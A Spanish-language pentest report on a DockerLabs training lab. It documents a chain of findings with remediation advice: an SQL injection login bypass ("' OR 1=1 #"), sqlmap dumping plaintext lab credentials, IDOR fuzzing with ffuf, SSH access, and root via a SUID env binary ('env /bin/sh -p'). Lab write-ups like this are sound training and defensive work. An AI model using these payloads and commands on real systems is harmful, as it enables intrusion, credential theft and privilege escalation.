

Informe Profesional de Pentesting

Evaluación de Seguridad de Aplicación Web y Sistema Linux

Laboratorio Evaluado

DockerLabs - Laboratorio Duque

Auditor de Seguridad

Ing. Argey Petter Sinisterra Benavides

Fecha de Evaluación

11 de mayo de 2026

Clasificación

Confidencial

Documento generado con fines educativos y de evaluación de seguridad en entorno controlado.

Índice

1. Resumen Ejecutivo	3
2. Objetivos	3
2.1. Objetivo General	3
2.2. Objetivos Específicos	3
3. Alcance	3
4. Metodología	4
5. Herramientas Utilizadas	4
6. Hallazgos	4
6.1. Vulnerabilidad de Inyección SQL en Panel de Login	4
6.1.1. Descripción	5
6.1.2. Payload Utilizado	5
6.1.3. Evidencia	5
6.1.4. Impacto	5
6.1.5. Explotación	6
6.1.6. Resultados	6
6.1.7. Evidencia	6
6.1.8. Recomendaciones	6
6.2. Vulnerabilidad IDOR en Panel Administrativo	7
6.2.1. Descripción	7
6.2.2. URL Identificada	7
6.2.3. Evidencia de la Vulnerabilidad	7
6.2.4. Impacto	7
6.2.5. Riesgo	7
6.2.6. Recomendaciones	7
6.3. Descubrimiento de Archivos Sensibles mediante Fuzzing	8
6.3.1. Descripción	8
6.3.2. Herramienta Utilizada	8
6.3.3. Resultado	8
6.3.4. Información Encontrada	8
6.3.5. Impacto	8
6.3.6. Acceso al Sistema	8
6.3.7. Evidencia	9
6.3.8. Recomendaciones	9
6.4. Escalada de Privilegios mediante Binario SUID env	9
6.4.1. Descripción	9
6.4.2. Enumeración	9
6.4.3. Resultado	10
6.4.4. Explotación	10
6.4.5. Impacto	10
6.4.6. Evidencia	10
6.4.7. Recomendaciones	10
7. Resumen de Vulnerabilidades	11
8. Conclusiones	11

9. Anexos	11
9.1. Escaneo Nmap	11
9.2. Enumeración SQLMap	11
9.3. Fuzzing con FFUF	11
9.4. Escalada de Privilegios	12
9.5. Verificación de Privilegios	12

1 Resumen Ejecutivo

Durante la presente evaluación de seguridad se identificaron múltiples vulnerabilidades críticas que comprometían la confidencialidad, integridad y disponibilidad del sistema objetivo.

La auditoría permitió detectar una vulnerabilidad de Inyección SQL en el panel de autenticación de la aplicación web, la cual posibilitó el bypass de autenticación y acceso no autorizado al panel administrativo.

Posteriormente se identificó una vulnerabilidad del tipo Insecure Direct Object Reference (IDOR), permitiendo el acceso a recursos internos mediante manipulación de parámetros en la URL.

Mediante técnicas de fuzzing utilizando la herramienta FFUF, fue posible descubrir archivos sensibles expuestos dentro de la aplicación, incluyendo credenciales SSH almacenadas en texto plano.

Las credenciales obtenidas permitieron acceso remoto al servidor vulnerable a través del servicio SSH.

Finalmente, durante la fase de post-explotación se identificó un binario SUID inseguro correspondiente a `env`, el cual permitió realizar escalada de privilegios y obtener acceso privilegiado completo sobre el sistema.

Las vulnerabilidades identificadas evidencian deficiencias significativas en controles de autenticación, autorización, protección de información sensible y configuración segura del sistema operativo.

Se recomienda implementar medidas correctivas inmediatas para mitigar los riesgos identificados y fortalecer la postura de seguridad de la infraestructura evaluada.

2 Objetivos

2.1. Objetivo General

Evaluar la seguridad de la aplicación web y del servidor objetivo mediante técnicas controladas de pentesting, con el fin de identificar vulnerabilidades que comprometan la confidencialidad, integridad y disponibilidad del sistema.

2.2. Objetivos Específicos

- Identificar servicios y recursos expuestos en el sistema objetivo.
- Detectar vulnerabilidades de autenticación y validación de entradas en la aplicación web.
- Evaluar la posibilidad de explotación de vulnerabilidades de Inyección SQL e IDOR.
- Realizar procesos de enumeración y fuzzing para identificar archivos sensibles expuestos.
- Verificar exposición de credenciales y acceso remoto no autorizado mediante SSH.
- Analizar mecanismos de escalada de privilegios locales en el sistema Linux comprometido.
- Documentar los hallazgos encontrados y proponer recomendaciones de mitigación.

3 Alcance

- Dirección IP objetivo: 172.0.17.2
- Servicios evaluados: SSH, HTTP
- Sistema operativo: Linux

4 Metodología

La evaluación fue realizada siguiendo las siguientes fases:

1. Reconocimiento
2. Enumeración
3. Explotación
4. Escalada de privilegios
5. Post-explotación
6. Elaboración del informe

5 Herramientas Utilizadas

Herramienta	Descripción
Nmap	Escaneo de red, descubrimiento de servicios y detección de versiones.
SQLMap	Explotación automatizada de vulnerabilidades de Inyección SQL y extracción de información de bases de datos.
FFUF	Herramienta de fuzzing utilizada para descubrimiento de archivos y recursos ocultos en aplicaciones web.
SSH	Acceso remoto al servidor comprometido mediante credenciales obtenidas durante la auditoría.
find	Enumeración manual de binarios SUID y archivos con permisos inseguros.
env	Binario utilizado para explotación de escalada de privilegios mediante permisos SUID.
Burp Suite	Interceptación y análisis de peticiones HTTP durante la evaluación de la aplicación web.
Firefox	Navegador utilizado para interacción y pruebas manuales sobre la aplicación web vulnerable.
Kali Linux	Sistema operativo utilizado como entorno de pruebas de seguridad y pentesting.

6 Hallazgos

6.1. Vulnerabilidad de Inyección SQL en Panel de Login

Nivel de Riesgo: Crítico

Se identificó una vulnerabilidad de Inyección SQL en el formulario de autenticación de la aplicación web.

6.1.1. Descripción

Durante la fase de evaluación se detectó que el parámetro de autenticación del panel de login no validaba correctamente la entrada del usuario.

Fue posible manipular la consulta SQL mediante el uso de caracteres especiales y operadores lógicos, permitiendo omitir el mecanismo de autenticación.

6.1.2. Payload Utilizado

```
' OR 1=1 #
```

6.1.3. Evidencia



The screenshot shows a web application login page. At the top, there is a logo of a flame and the text 'NaturGas Solutions' and 'Sistema de Facturación'. Below this is a login form with two input fields. The first field is labeled 'USUARIO' and contains the text 'OR 1=1 #'. The second field is labeled 'CONTRASEÑA' and contains a series of dots. Below the input fields is a green button labeled 'Iniciar Sesión'. At the bottom of the form, there is a link labeled '← Volver al inicio'.

Figura 1: Formulario de inicio de autenticación de la aplicación web

6.1.4. Impacto

La vulnerabilidad permitió:

- Bypass de autenticación
- Acceso no autorizado al sistema

- Enumeración de información sensible
- Extracción de usuarios almacenados en la base de datos
- Obtención de credenciales almacenadas en texto plano

6.1.5. Explotación


Posteriormente se utilizó la herramienta SQLMap para automatizar la explotación y extracción de información de la base de datos.

```
sqlmap -u "http://172.17.0.2/bills/index.php" --cookie="
PHPSESSID=jqsgbnlbd005f57p7493cn7av" --forms --dbs
--batch --dump
```

6.1.6. Resultados

Se identificaron tres usuarios registrados en la base de datos junto con sus respectivas contraseñas almacenadas sin mecanismos de cifrado o hashing.

6.1.7. Evidencia



Database: register
Table: users
[3 entries]

id	passwd	username
1	mario123	mario
2	jesus2026	jesus
3	admin123	admin

Figura 2: Extracción de usuarios mediante SQLMap

6.1.8. Recomendaciones

- Implementar consultas preparadas (Prepared Statements)
- Validar y sanitizar entradas de usuario
- Utilizar ORM seguros
- Almacenar contraseñas usando algoritmos de hashing seguros
- Implementar WAF y monitoreo de eventos

6.2. Vulnerabilidad IDOR en Panel Administrativo

Nivel de Riesgo: Alto

Se identificó una vulnerabilidad del tipo Insecure Direct Object Reference (IDOR) en el panel administrativo de facturación.

6.2.1. Descripción

Después de explotar exitosamente la vulnerabilidad de Inyección SQL y obtener acceso al panel administrativo, se identificó que la aplicación permitía acceder directamente a recursos internos mediante la manipulación de parámetros en la URL.

La aplicación no implementaba controles adecuados de autorización sobre los identificadores de objetos utilizados en las solicitudes HTTP.

6.2.2. URL Identificada

```
http://172.17.0.2/bills/panel.php?id=xya422
```

6.2.3. Evidencia de la Vulnerabilidad

Se observó que modificando manualmente el parámetro:

```
id=xya422
```

era posible acceder a registros pertenecientes a otros usuarios sin validación de permisos.

6.2.4. Impacto

La vulnerabilidad podría permitir a un atacante autenticado:

- Acceder a información sensible de otros usuarios
- Enumerar registros internos del sistema
- Consultar facturas o datos financieros
- Obtener información confidencial sin autorización
- Comprometer la privacidad e integridad de los datos

6.2.5. Riesgo

La explotación de esta vulnerabilidad representa un riesgo significativo debido a la exposición de información sensible y la ausencia de controles de autorización adecuados.

6.2.6. Recomendaciones

- Implementar controles de autorización por usuario
- Validar permisos antes de acceder a recursos internos
- Evitar exponer identificadores directos en URLs
- Utilizar referencias indirectas o identificadores aleatorios
- Implementar registros y monitoreo de acceso

6.3. Descubrimiento de Archivos Sensibles mediante Fuzzing

Nivel de Riesgo: Crítico

Se identificó exposición de información sensible mediante técnicas de fuzzing sobre parámetros de la aplicación web.

6.3.1. Descripción

Durante la fase de enumeración posterior a la explotación de la vulnerabilidad IDOR, se utilizó la herramienta FFUF para identificar posibles recursos internos accesibles mediante manipulación del parámetro `id`.

La aplicación permitió acceder a archivos internos no protegidos adecuadamente.

6.3.2. Herramienta Utilizada

```
ffuf -u 'http://172.17.0.2/bills/panel.php?id=FUZZ' -w  
xy_combinaciones.txt -b 'PHPSESSID=  
jqsgebnlbdo05f57p7493cn7av' -fw 2616 -fs 6163 -c
```

6.3.3. Resultado

La enumeración permitió identificar un recurso accesible que contenía credenciales válidas de acceso SSH.

6.3.4. Información Encontrada

- Usuario SSH
- Contraseña en texto plano

6.3.5. Impacto

La exposición de credenciales permitió:


- Acceso remoto no autorizado al servidor
- Compromiso completo del sistema vulnerable
- Posible escalada de privilegios
- Persistencia dentro de la infraestructura

6.3.6. Acceso al Sistema

Posteriormente se utilizó el servicio SSH para acceder al servidor vulnerable utilizando las credenciales encontradas.

```
ssh duque@172.17.0.2
```

6.3.7. Evidencia



```
ffuf -u 'http://172.17.0.2/bills/panel.php?id=FUZZ' -w xy_combinaciones.txt -b 'PHPSESSID=jqsgbnlbd005f57p7493cn7av' -fw 2616 -fs 6163 -c

v2.1.0-dev

:: Method      : GET
:: URL         : http://172.17.0.2/bills/panel.php?id=FUZZ
:: Wordlist     : FUZZ: /home/kali/Downloads/duque/xy_combinaciones.txt
:: Header      : Cookie: PHPSESSID=jqsgbnlbd005f57p7493cn7av
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 6163
:: Filter      : Response words: 2616

xyc724 [Status: 200, Size: 5994, Words: 2624, Lines: 224, Duration: 10ms]
:: Progress: [26000/26000] :: Job [1/1] :: 995 req/sec :: Duration: [0:00:35] :: Errors: 0 ::
```

Figura 3: Enumeración de archivos mediante FFUF

6.3.8. Recomendaciones

- Restringir acceso a archivos sensibles
- Implementar controles de autorización adecuados
- Evitar almacenamiento de credenciales en texto plano
- Aplicar segmentación de recursos internos
- Implementar monitoreo de accesos anómalos

6.4. Escalada de Privilegios mediante Binario SUID env

Nivel de Riesgo: Crítico

Se identificó un binario SUID inseguro que permitió escalada de privilegios locales en el sistema comprometido.

6.4.1. Descripción

Durante la fase de post-explotación y enumeración del sistema comprometido, se identificó que el binario `env` poseía permisos SUID habilitados.

La configuración insegura permitió ejecutar comandos con privilegios elevados y obtener acceso privilegiado al sistema.

6.4.2. Enumeración

Para identificar binarios SUID se ejecutó el siguiente comando:

```
find / -perm -4000 2>/dev/null
```

6.4.3. Resultado

Se identificó el siguiente binario vulnerable:

```
/usr/bin/env
```

6.4.4. Explotación

Posteriormente se utilizó el binario `env` para ejecutar una shell privilegiada.

```
env /bin/sh -p
```

6.4.5. Impacto

La explotación exitosa permitió:

- Escalada de privilegios locales
- Obtención de shell privilegiada
- Compromiso total del sistema
- Acceso a archivos y recursos restringidos

6.4.6. Evidencia




Figura 4: Escalada de privilegios mediante binario SUID env

6.4.7. Recomendaciones

- Eliminar permisos SUID innecesarios
- Aplicar principio de mínimo privilegio
- Auditar periódicamente binarios SUID
- Implementar monitoreo de actividades privilegiadas
- Restringir ejecución de binarios sensibles

7 Resumen de Vulnerabilidades

Vulnerabilidad	CVSS	Severidad
Inyección SQL	9.8	Crítico
IDOR	7.5	Alto
Exposición de Credenciales SSH	9.1	Crítico
Escalada SUID env	8.8	Alto

Cuadro 2: Resumen General de Vulnerabilidades

8 Conclusiones

La evaluación de seguridad realizada sobre el entorno objetivo permitió identificar múltiples vulnerabilidades críticas que comprometían significativamente la seguridad de la aplicación web y del servidor asociado.

Durante la auditoría se logró explotar exitosamente una vulnerabilidad de Inyección SQL en el panel de autenticación, permitiendo el bypass del mecanismo de login y acceso no autorizado al panel administrativo.

Posteriormente se identificó una vulnerabilidad del tipo IDOR, mediante la cual fue posible acceder a recursos internos manipulando parámetros de la aplicación sin validaciones adecuadas de autorización.

A través de técnicas de fuzzing utilizando FFUF se descubrieron archivos sensibles expuestos, incluyendo credenciales SSH almacenadas en texto plano, lo que permitió acceso remoto no autorizado al servidor vulnerable.

Finalmente, se identificó una configuración insegura relacionada con permisos SUID sobre el binario `env`, permitiendo realizar escalada de privilegios y obtener control total del sistema.

Los hallazgos evidencian deficiencias importantes en controles de autenticación, autorización, validación de entradas, protección de credenciales y configuración segura del sistema operativo.

Se recomienda implementar medidas correctivas inmediatas, incluyendo validación segura de entradas, controles estrictos de acceso, almacenamiento seguro de contraseñas y auditorías periódicas de seguridad para reducir la superficie de ataque y fortalecer la postura de seguridad de la infraestructura evaluada.

9 Anexos

9.1. Escaneo Nmap

```
nmap -p- -sS -sV -sC --min-rate=5000 -n -Pn -vvv  
172.17.0.2
```

9.2. Enumeración SQLMap

```
sqlmap -u http://172.17.0.2/login.php --forms --dump
```

9.3. Fuzzing con FFUF

```
ffuf -u http://172.17.0.2/bills/panel.php?id=FUZZ -w  
wordlist.txt
```

9.4. Escalada de Privilegios

```
/usr/bin/env /bin/sh -p
```

9.5. Verificación de Privilegios

```
whoami  
root  
  
id
```